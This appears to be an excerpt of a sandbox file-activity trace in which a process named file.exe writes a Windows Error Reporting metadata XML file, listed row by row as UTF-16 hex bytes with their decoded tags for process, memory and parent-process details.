C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 31 00 33 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6136</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 33 00 30 00 30 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>13001</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1426	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1512	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1516	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1522	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1592	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1596	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1602	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 34 00 30 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3405</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1676	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1680	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1686	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 37 00 32 00 32 00 37 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11722752</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1784	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1788	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1794	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 37 00 31 00 30 00 34 00 36 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11710464</WorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1876	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1880	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	1886	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2000	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2004	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2010	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2108	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2112	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2118	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 34 00 37 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>64704</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2242	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2246	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2252	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 34 00 33 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>64352</QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2360	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2364	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2370	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 39 00 39 00 38 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4599808</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2446	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2450	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2456	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 30 00 38 00 30 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4608000</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2548	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2552	2	09 00		success or wait	3	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2558	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 39 00 39 00 38 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4599808</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2630	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2634	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2638	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2684	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2688	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2692	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2722	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2726	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2732	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2772	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2776	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2784	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3452</Pid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2814	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2818	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2826	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2896	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2900	2	09 00		success or wait	4	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2908	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	2998	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3002	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3010	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 38 00 34 00 37 00 32 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7184720</Uptime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3058	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3062	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3070	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3148	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3152	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3160	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3212	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3216	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3224	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3268	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3272	2	09 00		success or wait	5	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3282	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3372	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3376	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3386	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3460	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3464	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3474	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 31 00 35 00 30 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>61509</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3550	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3554	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3564	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
